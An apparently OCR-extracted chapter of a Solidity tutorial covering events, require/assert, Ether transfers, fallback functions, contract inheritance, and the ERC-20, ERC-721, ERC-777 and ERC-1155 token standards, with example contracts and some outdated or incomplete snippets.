Remix can't be used by professional developers. Unfortunately, it doesn't seem there is a classic debugger to analyze how things go step by step, and variables change after every line of command. Many tasks are written and deployed using Python and Web3/Brownie, or Javascript and Web3.js and truffle/hardhat. In any case,

there is no simple way to debug a Solidity Smart Contract line by line. The 'console' feature is useful as will be explained when we'll talk about Brownie.

- Using the Remix editor
- Events
- Block explorer
- The Remix editor

Events are used to inform external users that something happened on the blockchain. Smart contracts themselves cannot listen to any events.
All information in the blockchain is public and any actions can be found by looking into the transactions close enough but events are a shortcut to ease the development of outside systems in cooperation with smart contracts.
Solidity **defines events** with the event keyword. After events are called, their arguments are placed in the blockchain. To use events first, you need to declare them in the following way:

```
event moneySent(address _from, address _to, uint _amount);
```

The definition of the event contains the name of the event and the parameters you want to save when you trigger the event.
Then you need to emit your event within the function:

```
emit moneySent(msg.sender, _to, _amount);
```

Solidity events are interfaces with Ethereum Virtual Machine logging functionality. You can add an attribute indexed to up to three parameters. When parameters do not have the indexed attribute, they are ABI-encoded into the data portion of the log.

- there are two types of Solidity event parameters: indexed and not indexed,
- events are used for return values from the transaction and as a cheap data storage,
- blockchain keeps event parameters in transaction logsEvents can be filtered by name and by contract address

Some other debugging tools are the following, to be used off-chain for local testing, excluded the last one:

- use Hardhat console.log
- use Tenderly Explorer (you can use testnet verified contracts or even local contracts using their CLI) or if the contract is on testnet, you can also run it in their simulator.
- start isolating the function calls. And identifying one by one until where the call is reaching and what state changes are it making, etc

4.8 Require, assert

The convenience functions **assert** and **require** can be used to check for conditions and throw an exception if the condition is not met. The assert function creates an error of type Panic(uint256). The same error is created by the compiler in certain situations as listed below.
Assert should only be used to test for internal errors, and to check invariants. Properly functioning code should never create a Panic, not even on invalid external input. If this happens, then there is a bug in your contract which you should fix. Language analysis tools can evaluate your contract to identify the conditions and function calls which will cause a Panic.

The **require function** either creates an error without any data or an error of type Error(string). It should be used to ensure valid conditions that cannot be detected until execution time. This includes conditions on inputs or return values from calls to external contracts.

4.9 Sending and receiving Ethers

You can send Ether to other contracts by the 'built-in' payable defined functions:

- **transfer (2300 gas, throws error)**
- **send (2300 gas, returns bool)**
- **call (forward all gas or set gas, returns bool)**

Beware that a given approach could change with different Solidity releases. Check out everything always twice !!

4.9.1 How to receive Ether: receive and fallback

A contract receiving Ether must have at least one of the functions below:

- **receive() external payable**
- **fallback() external payable**

`receive()` is called if `msg.data` is empty, otherwise `fallback()` is called.

4.9.2 Which method should you use?

`Call` in combination with re-entrancy guard is the recommended method to use after December 2019.
Guard against re-entrancy by making **all state changes before calling other contracts** and using re-entrancy guard modifier. We'll see much more on this in chapter 5.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.10;

contract ReceiveEther {
/*
    Which function is called, fallback() or receive()?

           send Ether
               |
         msg.data is empty?
              / \
            yes  no
            /     \
receive() exists?  fallback()
         /   \
        yes   no
        /      \
    receive()   fallback()
*/

    // Function to receive Ether. msg.data must be empty
    receive() external payable {}

    // Fallback function is called when msg.data is not empty
    fallback() external payable {}

    function getBalance() public view returns (uint) {
        return address(this).balance;
    }
}

contract SendEther {
```

```
    function sendViaTransfer(address payable _to) public payable {
        // This function is no longer recommended for sending Ether.
        _to.transfer(msg.value);
    }

    function sendViaSend(address payable _to) public payable {
        // Send returns a boolean value indicating success or failure.
        // This function is not recommended for sending Ether.
        bool sent = _to.send(msg.value);
        require(sent, "Failed to send Ether");
    }

    function sendViaCall(address payable _to) public payable {
        // Call returns a boolean value indicating success or failure.
        // This is the current recommended method to use.
        (bool sent, bytes memory data) = _to.call{value: msg.value}("");
        require(sent, "Failed to send Ether");
    }
}
```

4.10 Fallback function

Fallback functions in Solidity are executed when a function identifier does not match any of the available functions in a smart contract or if there was no data supplied at all. They are unnamed, they can't accept arguments, they can't return anything, and there can only ever be one fallback function in a smart contract. In short, they're a safety valve of sorts. **Fallback functions are executed whenever a particular contract receives plain Ether without any other data associated with the transaction.** This default design choice makes sense and helps protect users, however, depending on your use case, it may be critical that your smart contract receive plain Ether via a fallback function. To do so the fallback function must include the payable modifier:

```
contract ExampleContract {
     function() payable {
       ...
     }
}
```

If there is no `payable` fallback function and the contract receives plain Ether without any other data, the contract will issue an exception and return the Ether to the sender.
What if a contract is supposed to do something once Ether is sent to it? The fallback function can only rely on 2300 gas being available. This doesn't leave much room to perform other operations, particularly expensive ones like writing to storage, creating contracts, calling external functions, and sending Ether.

- fallback functions are particularly important given the immutability of smart contracts
- fallback functions are triggered when a function identifier does not match the available functions in a smart contract or if no data is supplied at all
- fallback functions are executed when a contract receives plain Ether without any other data associated with the transaction
- to receive Ether fallback functions must include the `payable` modifier
- fallback function can only rely on being able to use 2300 gas which leaves little room to perform additional operations
- fallback functions should be made simplistic and inexpensive (not too much gas to execute them)

4.11 Inheritance

Inheritance is one of the most important features of the object-oriented programming language. It is a way of extending the functionality of a program, used to separate the code, reduces the dependency, and increases the re-usability of the existing code. Solidity supports inheritance between smart contracts, where multiple contracts can be inherited into a single contract. The contract from which other contracts inherit features is known as a base contract, while the contract which inherits the features is called a derived contract. Simply, they are referred to as parent-child contracts. The scope of inheritance in Solidity is limited to public and internal modifiers only. Some of the key highlights of Solidity are:

- a derived contract can access all non-private members including state variables and internal methods. But using this is not allowed.
- function **overriding** is allowed provided function signature remains the same. In case of the difference of output parameters, the compilation will fail.
- we can call a super contract's function using a super keyword or using a super contract name.
- in the case of multiple inheritances, function calls using super gives preference to most derived contracts.

Solidity provides different types of inheritance. Functions that can be overriden are defined as 'virtual' on the parent class. This is thought to provide more secure implementations.

4.11.1 Single Inheritance


In Single or single level inheritance the functions and variables of one base contract are inherited to only one derived contract.

Example: In the below example, the contract parent is inherited by the contract child, to demonstrate Single Inheritance.

```
// Solidity program to
// demonstrate
// Single Inheritance
pragma solidity >=0.4.22 <0.6.0;

// Defining contract
contract parent{
    // Declaring internal
    // state variable
    uint internal sum;

    // Defining external function
    // to set value of internal
    // state variable sum
    function setValue() external {
        uint a = 10;
        uint b = 20;
        sum = a + b;
    }
}

// Defining child contract
contract child is parent{
    // Defining external function
    // to return value of
    // internal state variable sum
    function getValue(
    ) external view returns(uint) {
        return sum;
```

```
    }
}

// Defining calling contract
contract caller {
    // Creating child contract object
    child cc = new child();

    // Defining function to call
    // setValue and getValue functions
    function testInheritance(
    ) public returns (uint) {
        cc.setValue();
        return cc.getValue();
    }
}
```

Output :



4.11.2 Multiple Inheritance

In Multiple Inheritance, a single contract can be inherited from many contracts. A parent contract can have more than one child while a child contract can have more than one parent.

Example: In the below example, *contract A* is inherited by *contract B, contract C* is inheriting *contract A, and contract B,* thus demonstrating Multiple Inheritance.

```
Solidity

// Solidity program to
// demonstrate
// Multiple Inheritance
pragma solidity >=0.4.22 <0.6.0;

// Defining contract A
contract A {

    // Declaring internal
    // state variable
    string internal x;

    // Defining external function
    // to set value of
    // internal state variable x
    function setA() external {
        x = "GeeksForGeeks";
    }
}

// Defining contract B
contract B {

    // Declaring internal
   // state variable
    uint internal pow;
```

```
    // Defining external function
    // to set value of internal
    // state variable pow
    function setB() external {
        uint a = 2;
        uint b = 20;
        pow = a ** b;

    }
}

// Defining child contract C
// inheriting parent contract
// A and B
contract C is A, B {

  // Defining external function
  // to return state variable x
  function getStr(
  ) external returns(string memory) {
        return x;
    }

    // Defining external function
    // to return state variable pow
    function getPow(
    ) external returns(uint) {
        return pow;
    }
}

// Defining calling contract
contract caller {

    // Creating object of contract C
    C contractC = new C();

    // Defining public function to
    // return values from functions
   // getStr and getPow
    function testInheritance(
    ) public returns(string memory, uint) {
        contractC.setA();
        contractC.setB();
        return (
          contractC.getStr(), contractC.getPow());
    }
}
```

5 Blockchains and tokens

To develop smart contracts and become a blockchain developer, you will need to interact with blockchains. You can do it in different ways:

- with remix tool, you can use a ‘local VM’ to compile e smart contract, and be sure that it would be successfully deployed, but testing it would be more difficult
- you can use install ‘Ganache’ or ‘Ganache-cli’, which creates an Ethereum blockchain with 10 accounts to make all the tests you need to
- you can use external test blockchains (Gorli, Ropsten, Kovan, Rinkeby), interacting with them and deploying real smart contracts, you will need to send to your wallet a few TEST money before doing it.

Beware that only the 'bytecode' is stored on the blockchain. This is potentially a big security issue, because if you rely on someone else's smart contract, you must trust it. You can even know that the source code is claimed to be somewhere, but how do you know that they didn't change it before deploying it ? this could lead to intentional bad code, trapdoors and backdoors, like it happened for an NFT market where the creator had the power to re-assign the token to himself even after it was sold. The creators of a smart contract can upload their source code here, and if you use one you should always check that it has been verified and the read the source code.
https://etherscan.io/verifyContract

Some parts in this chapter have been taken mostly from here:
https://www.leewayhertz.com/erc-20-vs-erc-721-vs-erc-1155/

5.1 Tokens

Ethereum continues to introduce different ERC token standards to make the ecosystem more accessible and to support various use cases. From ERC-20 to ERC-721 to ERC-1155, the Ethereum community has succeeded in making this blockchain a mainstream protocol, which can never be obsolete.
Below, we have discussed how Ethereum token standards have evolved so far and what different ERC token standards are relevant today. Thereby, we will examine the scope of growth and development opportunities on the Ethereum blockchain for worldwide enterprises and users.

In general these tokens are already defined libraries that can be found on github, have already been audited and are probably more secure than the same you could write down on your own:

https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC20/ERC20.sol

When a token is created, the **total_supply** is defined using the contract's **constructor**, using a local 'storage' variable. Depending on the decisions of the contract's creators, that are usually public and declared before going live with the project, the total_supply could be stable and fixed during time, or new tokens could be 'minted' and/or old tokens could be 'burned'. As long as tokens are transferred from the contract address that created them to other accounts, which happens during contract's creation or later, a dictionary is stored on the blockchain saving the associations accounts->balances. Quite simple right ? Statistics are public and can be found for example here:

https://ethplorer.io/address/0xd533a949740bb3306d119cc777fa900ba034cd52#tab=tab-holders

5.1.1 ERC-20 token standards

ERC-20 was first proposed in 2015, and it was finally integrated into the Ethereum ecosystem two years later in 2017. ERC-20 introduces the token standard for creating fungible tokens on the Ethereum blockchain. Simply put, ERC-20 consists of properties that support the development of identical tokens.
For example, an ERC-20 token representing a currency can act like the native currency of Ethereum, Ether. That means 1 token will always be equal to the value of another token and can be interchangeable for each other. ERC 20 token set standards for the development of fungible tokens, but what does fungible can represent virtually? Let's check them out:

- reputation points of any online platform.
- lottery tickets and schemes.
- financial assets such as shares, dividends, and stocks of a company
- fiat currencies, including USD.
- gold ounce, and much more…

Ethereum requires a robust standard to bring uniformity across the entire operations to support token development and regulate them on the blockchain network. That's where ERC-20 comes into the game.
Developers of the decentralized world widely use ERC-20 token standards for different purposes, like developing interoperable token applications that are compatible with the rest of the products and services available in the Ethereum ecosystem.

Characteristics of ERC-20 tokens

- ERC 20 tokens are another name for "fungible tokens"
- fungibility defines the ability of an asset or Token to be exchanged for assets of the same value, say two 1 dollar notes
- each ERC-20 Token is strictly equivalent to the same value regardless of its feature and structure
- ERC tokens' most popular application areas are Stablecoins, governance tokens, and ICOs

5.1.2 ERC-721: Non- fungible tokens

To understand the ERC-721 standards, you must first understand NFTs (non-fungible tokens). Check our detailed insight explaining NFTs and their role in the decentralized world of blockchain.
The founder and CTO of Cryptokitties (the widespread non-fungible tokens), Dieter Shirley, initially proposed developing a new token type to support NFTs. The proposal for approval later in 2018. It's specialized in NFTs, which means a token developed abiding by the rules of ERC-721 can represent the value of any digital asset that lives on the Ethereum blockchain.
With that, we come to a concluding statement: If ERC-20 are crucial for inventing new cryptocurrencies, ERC-721 is invaluable for digital assets that represent someone's ownership of those assets. ERC-721 can represent the following:

- a unique digital artwork
- tweets and social media posts
- in-game collectibles
- gaming characters
- any cartoon character and millions of other NFTs….

This special type of Token brings amazing possibilities for businesses utilizing NFTs. Likewise, ERC-721 creates challenges for them, and to address these challenges, ERC-721 standards come into play.
Note that each NFTs has a uint256 variable known as tokenId. Hence, for each EBR-721 contract, the pair contract address- uint256 tokenId must be unique.
In addition, dApps should also have a "converter" to regulate the input and output process of NFTs. For example, the converter considers tokenId as input and outputs non-fungible tokens such as an image of zombies, kills, gaming collectibles, etc.

Characteristics of ERC-721 tokens

- ERC-721 tokens are the standards for non-fungible tokens (NFTs)
- these tokens can't be exchanged for anything of equal value since they are one-of-a-kind
- each ERC-721 represents the value of the respective NFT, which may differ
- the most popular application areas of ERC-721 tokens are NFTs in gaming

See also the chapter about NFT for more details on them. ERC-721 is not really a well thought standard, and thus created quite a lot of efficiency problems, due to people trying to surf the hype.

5.1.3 ERC-1155: Multi-token Standard

Combining the abilities of ERC-20 and ERC-720, Witek Radomski (the Enjin's CTO) introduced an all-inclusive token standard for the Ethereum smart contracts. It's a standard interface that supports the development of fungible, semi-fungible, non-fungible tokens and other configurations with a common smart contact.
Now, you can fulfill all your token development needs and address the problems using a single interface, making ERC-1155 a game-changer. The idea of such a unique token standard was to develop a robust smart contract interface that represents and manages different forms of ERC tokens.
Another best thing about ERC-1155 is that it improves the overall functionality of previous ERC token standards, making the Ethereum ecosystem more efficient and scalable.

Characteristics of ERC-1155 tokens

- ERC-1155 is a smart contract interface representing fungible, semi-fungible, and non-fungible tokens.
- ERC-1155 can perform the function of ERC-20 and ERC-720 and even both simultaneously.
- Each Token can represent a different value based on the nature of the token; fungible, semi-fungible, or non-fungible.
- ERC-1155 is applicable for creating NFTs, redeemable shopping vouchers, ICOs, and so on

5.1.4 ERC-777

This one remembers me of an airplane model.

```
// SPDX-License-Identifier: MIT
pragma solidity 0.7.4;

import "http://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.2.1-solc-
0.7/contracts/token/ERC777/ERC777.sol";
import "http://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.2.1-solc-
0.7/contracts/token/ERC777/IERC777Sender.sol";
import "http://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.2.1-solc-
0.7/contracts/token/ERC777/IERC777Recipient.sol";
import "http://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.2.1-solc-
0.7/contracts/introspection/ERC1820Implementer.sol";
import "http://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.2.1-solc-
0.7/contracts/introspection/IERC1820Registry.sol";

contract TestERC777 is ERC777 {
    constructor(
        uint256 initialSupply,
        address[] memory defaultOperators
    ) ERC777("Gold", "GLD", defaultOperators) {
        _mint(msg.sender, initialSupply, "", "");
    }
}
```

The ERC-777 provides the following improvements over ERC-20:
Hooks

Hooks are a function described in the code of a smart contract. **Hooks** get called when tokens are sent or received through the contract. This allows a smart contract to react to incoming or outgoing tokens.
The hooks are registered and discovered using the ERC-1820 standard.

Hooks allow **sending tokens to a contract and notifying the contract in a single transaction**, unlike ERC-20, which requires a double call (approve/transferFrom) to achieve this.
Contracts that have not registered hooks are incompatible with ERC-777. The sending contract will abort the transaction when the receiving contract has not registered a hook. This prevents accidental transfers to non-ERC-777 smart contracts. Hooks can reject transactions.

One of the good things about 777 is that it's fully backwards compatible with ERC-20. This means all the same functions must exist including the identical events. Meaning you can actually just treat it as an ERC-20. But be aware of hooks. If you treat it as ERC-20 or not, any registered send or receive hooks will still be triggered regardless. People can abuse this for reentrancy attacks. Simple solution: use **reentrancy guards**.

https://soliditydeveloper.com/erc-777

5.2 How does the interface of ERC-20, ERC-721, and ERC-1155 look like ?

As explained in Solidity, 'interfaces' are list of functions that need to be implemented by object classes that extend those classes, defining a minimal set of functions for the specific uses and needs. They do not imply any type of security implicitly, they are needed to standardize and provide interoperability. But they can be written with hacking purposes, as we have seen in chapter 5.

5.2.1 ERC-20

Following is the basic **interface** of ERC20 that describes the function and event signature of ERC20 contracts, followed by the explanation of each given function:

```
contract ERC20 {
        event Transfer(
                address indexed from,
                address indexed to,
                uint256 value
                );
        event Approval(
                address indexed owner,
                address indexed spender,
                uint256 value
                );
        function totalSupply() public view returns(uint256);
        function balanceOf(address who) public view returns(uint256);
        function transfer(address to, uint256 value) public returns(bool);
        function allowance(address owner, address spender)
        public view returns (uint256);
        function transferFrom(address from, address to, uint256 value)
        public returns (bool);
        function approve(address spender, uint256 value)
        public returns (bool);
}
```

Following are the features and components of the ERC-20 smart contract Interface.

5.2.1.1 totalsupply

The function **totalSupply** is public and thus accessible to all. It displays the total number of tokens that are currently in circulation. Since this **totalSupply** function is labeled with a view modifier, it doesn't consume gas. Moreover, it updates the internal token value totalSupply_ whenever a new token is minted.

```
// its value is increased when new tokens are minted
uint256 totalSupply_;// access the value of totalSupply_
function totalSupply() public view returns (uint256) {
return totalSupply_;
}
```

5.2.1.2 balanceOf

balanceOf is another public with view modifier that makes it accessible to everyone, and it's gas-free. It takes the Ethereum address and returns the tokens to the allocated address.

```
// Updated when tokens are minted or transferred
mapping(address => uint256) balances;// Returns tokens held by the address passed as _owner
function balanceOf(address _owner)
```

```
public view returns (uint256 balance) {
return balances[_owner];
}
```

5.2.1.3 *Approve and transfer*

If you need to transfer ERC20 tokens (not Ethers), there are two possible ways:

- approve() and transferFrom()
- transfer()

The transfer function supposes that the sender of the transaction is also the owner of the tokens, since the transaction is already signed with the sender's private key, everything is fine.

```
function transfer(address _to, uint256 _value) public returns (bool) {
    // Check for blank addresses
    require(_to != address(0)); // Check to ensure valid transfer
    require(_value <= balances[msg.sender]);
    // SafeMath.sub will throw if there is not enough balance.
    balances[msg.sender] = balances[msg.sender].sub(_value);
    balances[_to] = balances[_to].add(_value);
    // Event transfer defined in the ERC 20 interface above
    Transfer(msg.sender, _to, _value);
    return true;
}
```

The transferFrom function instead, allows a third party to transfer the tokens **if the owner has priorly approved the transfer**. For example this could happen in case of exchanges, or even on NFT marketplaces, or even just for security reasons (see the example below). Again you can have a look at openzeppelin code and comments:

```
    /**
     * @dev See {IERC20-approve}.
     *
     * NOTE: If `amount` is the maximum `uint256`, the allowance is not updated on
     * `transferFrom`. This is semantically equivalent to an infinite approval.
     *
     * Requirements:
     *
     * - `spender` cannot be the zero address.
     */
    function approve(address spender, uint256 amount) public virtual override returns
(bool) {
        address owner = _msgSender();
        _approve(owner, spender, amount);
        return true;
    }

    /**
     * @dev Sets `amount` as the allowance of `spender` over the `owner` s tokens.
     *
     * This internal function is equivalent to `approve`, and can be used to
     * e.g. set automatic allowances for certain subsystems, etc.
     *
     * Emits an {Approval} event.
     *
     * Requirements:
     *
     * - `owner` cannot be the zero address.
     * - `spender` cannot be the zero address.
     */
    function _approve(
        address owner,          <- approver
        address spender,        <- exchange or NFT marketplace
        uint256 amount          <- number of Tokens
```

```
    ) internal virtual {
        require(owner != address(0), "ERC20: approve from the zero address");
        require(spender != address(0), "ERC20: approve to the zero address");

        _allowances[owner][spender] = amount;
        emit Approval(owner, spender, amount);
    }
```

Have a look at the following transaction, where tokens have been sent to the '0' address and thus burnt:

https://etherscan.io/tx/0x96a7155b44b77c173e7c534ae1ceca536ba2ce534012ff844cf8c1737bc54921

Many people have addressed the difference in **how** `approve() + transferFrom()` and `transfer()` differ, I would like to explain the **why**.
The above transaction costed the user 195 ETH(~500k USD as of 1/30/2022) due to a lack of understanding of how the WETH contract worked. Since transferring ETH to the WETH contract allows you to mint WETH, they thought that performing the same action (transferring WETH to the WETH contract) would reverse their actions and give back their ETH. However, this is an incorrect assumption, and the only way to get back your ETH from the WETH contract is by calling `withdraw()`. By transferring the WETH to the WETH contract, they effectively burned 195 ETH.
If the WETH contract used the `approve() + transferFrom()` pattern, the user could have avoided this by not transferring the WETH to a contract that cannot accept WETH. Instead, they would simply approve() the transaction and let the contract pull their WETH out using transferFrom().

What us developers should do ?

If every ERC-20 token got rid of their `transfer()` method and replaced it with `approve()` and `transferFrom()`, we could completely avoid the problem where tokens are burned if `transfer()`ed to the wrong place.

5.2.2 ERC-721

To understand how ERC-721 works, let's have a look at its interface added here:

```
contract ERC721 {
    event Transfer(
            address indexed _from,
            address indexed _to,
            uint256 _tokenId
        );
        event Approval(
                address indexed _owner,
                address indexed _approved,
                uint256 _tokenId
                );
        function balanceOf(address _owner)
        public view returns (uint256 _balance);
        function ownerOf(uint256 _tokenId)
        public view returns (address _owner);
        function transfer(address _to, uint256 _tokenId) public;
        function approve(address _to, uint256 _tokenId) public;
        function takeOwnership(uint256 _tokenId) public;

}
```

5.2.2.1 balanceOf

In the below snippet, ownedTokens represents the complete list of token IDs of a particular address. Whereas,**balanceOf** function returns the number of tokens of that address.

```
mapping (address => uint256[]) private ownedTokens;function balanceOf(address _owner)
public view returns (uint256) {
return ownedTokens[_owner].length;
```

```
}
```

5.2.2.2 *OwnerOf*

Mapping token owner takes tokened and outputs the owner of that ID. However, since its visibility is set private, by using the **ownerOf** function, you can set the value of this mapping as public. It also requires a check against zero addresses before it returns the value.

```
mapping (uint256 => address) private tokenOwner;function ownerOf(uint256 _tokenId) public
view returns (address) {
address owner = tokenOwner[_tokenId];
require(owner != address(0));
return owner;
```

}

5.2.2.3 *transfer*

This **transfer** function takes in the new owner's address as **_to** parameter and **_tokenId** of the token being transferred, also note that it can only be called by the owner of token. It must include the logic to check whether the transfer clears approval check, required for a transfer. Then comes the logic to remove token's possession from current owner and add it to the list of tokens owned by new owner.

```
modifier onlyOwnerOf(uint256 _tokenId) {
require(ownerOf(_tokenId) == msg.sender);
_;
}function transfer(address _to, uint256 _tokenId)
public onlyOwnerOf(_tokenId) {
// Logic to clear approval for token transfer // Logic to remove token from current token
owner // Logic to add Token to new token owner
```

}

5.2.2.4 *approve*

Approve is another function for another address to claim the ownership on a given token ID. It is restricted by a modifier only OwnerOf, which explains that only the token oners can access this function for a definite reason.

```
mapping (uint256 => address) private tokenApprovals;modifier onlyOwnerOf(uint256 _tokenId)
{
require(ownerOf(_tokenId) == msg.sender);
_;
}function approvedFor(uint256 _tokenId)
public view returns (address) {
return tokenApprovals[_tokenId];
}function approve(address _to, uint256 _tokenId)
public onlyOwnerOf(_tokenId) {
address owner = ownerOf(_tokenId);
require(_to != owner); if (approvedFor(_tokenId) != 0 || _to != 0) {
tokenApprovals[_tokenId] = _to; // Event initialised in the interface above
Approval(owner, _to, _tokenId);
}
```

}

5.2.2.5 *takeOwnership*

Function **takeOwnership** takes _tokenId and applies the same check on the message sender. If he passes the check logic similar to the transfer function, he must claim the ownership of the **following _tokenID** .

```
function isApprovedFor(address _owner, uint256 _tokenId)
internal view returns (bool) {
return approvedFor(_tokenId) == _owner;
}function takeOwnership(uint256 _tokenId) public {
require(isApprovedFor(msg.sender, _tokenId)); // Logic to clear approval for token transfer
// Logic to remove token from current token owner // Logic to add Token to new token owner
```

5.2.3 ERC-1155

From Openzeppelin documentation:

https://docs.openzeppelin.com/contracts/4.x/erc1155

a useful example that makes you understand much more than many words. In this case, we are talking about a 'gaming multi-token', that would be cheaper to manage. "Enji" is already using it ... and NOOOOOOOOOO this is NOT a financial advise.
Here's what a contract for tokenized items might look like:

```
// contracts/GameItems.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "@openzeppelin/contracts/token/ERC1155/ERC1155.sol";

contract GameItems is ERC1155 {
    uint256 public constant GOLD = 0;
    uint256 public constant SILVER = 1;
    uint256 public constant THORS_HAMMER = 2;
    uint256 public constant SWORD = 3;
    uint256 public constant SHIELD = 4;

    constructor() ERC1155("https://game.example/api/item/{id}.json") {
        _mint(msg.sender, GOLD, 10**18, "");
        _mint(msg.sender, SILVER, 10**27, "");
        _mint(msg.sender, THORS_HAMMER, 1, "");     <-NFT, single token
        _mint(msg.sender, SWORD, 10**9, "");
        _mint(msg.sender, SHIELD, 10**9, "");
    }
}
```

Note that for our Game Items, Gold is a fungible token whilst Thor's Hammer is a non-fungible token as we minted only one. The ERC1155 contract includes the optional extension IERC1155MetadataURI. That's where the uri function comes from: we use it to retrieve the metadata uri. Also note that, unlike ERC20, ERC1155 lacks a decimals field, since each token is distinct and cannot be partitioned. Once deployed, we will be able to query the deployer's balance:

```
> gameItems.balanceOf(deployerAddress,3)
1000000000
```

We can transfer items to player accounts:

```
> gameItems.safeTransferFrom(deployerAddress, playerAddress, 2, 1, "0x0")
> gameItems.balanceOf(playerAddress, 2)
1
> gameItems.balanceOf(deployerAddress, 2)
0
```

We can also batch transfer items to player accounts and get the balance of batches:

```
> gameItems.safeBatchTransferFrom(deployerAddress, playerAddress, [0,1,3,4], [50,100,1,1],
"0x0")
>
gameItems.balanceOfBatch([playerAddress,playerAddress,playerAddress,playerAddress,playerA
ddress], [0,1,2,3,4])
[50,100,1,1,1]
```

5.2.3.1 Batch Transfers

The batch transfer is closely similar to regular ERC-20 transfers. Let's look at ERC-20 transferFrom function:

```
// ERC-20
function transferFrom(address from, address to, uint256 value) external returns (bool);
// ERC-1155
function safeBatchTransferFrom(
address _from,
address _to,
uint256[] calldata _ids,
uint256[] calldata _values,
bytes calldata _data
) external;
```

ERC-1155 differs in passing the token value as an array and an array of ids. The transfer results like this:

- transfer 200 tokens with id 5 from **_from** to **_to**
- transfer 300 tokens with id 7 from **_from** to **_to**
- transfer 3 tokens with id 15 from **_from** to **_to**

Apart from utilizing the function of ERC-1155 as **transferFrom**, no transfer, you can utilize it as regular transfer by setting the form address to the address of calling the function.

5.2.3.2 Batch Balance

The respective ERC-20 **balanceOf** call likewise has its partner function with batch support. As a reminder, this is the ERC-20 version:

```
// ERC-20
function balanceOf(address owner) external view returns (uint256);
// ERC-1155
function balanceOfBatch(
address[] calldata _owners,
uint256[] calldata _ids
) external view returns (uint256[] memory);
```

Even simpler for the balance call, we can retrieve multiple balances in a single call. We pass the array of owners, followed by the array of token ids.

For example given _**ids=[3, 6, 13]** and _**owners=[0xbeef…, 0x1337…, 0x1111…],** the return value will be

```
[
balanceOf(0xbeef...),
balanceOf(0x1337...),
balanceOf(0x1111...)
```

5.2.3.3 Batch Approval

```
// ERC-1155
function setApprovalForAll(
address _operator,
bool _approved
) external;
function isApprovedForAll(
address _owner,
address _operator
) external view returns (bool);
```

The approvals here are slightly different than ERC-20. You need to set the operator to approved or not approved using setApprovalForAll rather than approving specific amounts.

5.2.3.4 Receive Hook

```
function onERC1155BatchReceived(
address _operator,
address _from,
uint256[] calldata _ids,
uint256[] calldata _values,
bytes calldata _data
) external returns(bytes4);
```

ERC-1155 supports receive hooks only for smart contracts. The hook function must have to return a predefined magic bytes4 value which is as following:

```
bytes4(keccak256("onERC1155BatchReceived(address,address,uint256[],uint256[],bytes)"))
```


As soon as receiving contracts returns this value, we assume that the contract can now accept the transfer and it understand how to manage ERC-1155 tokens. That's done!

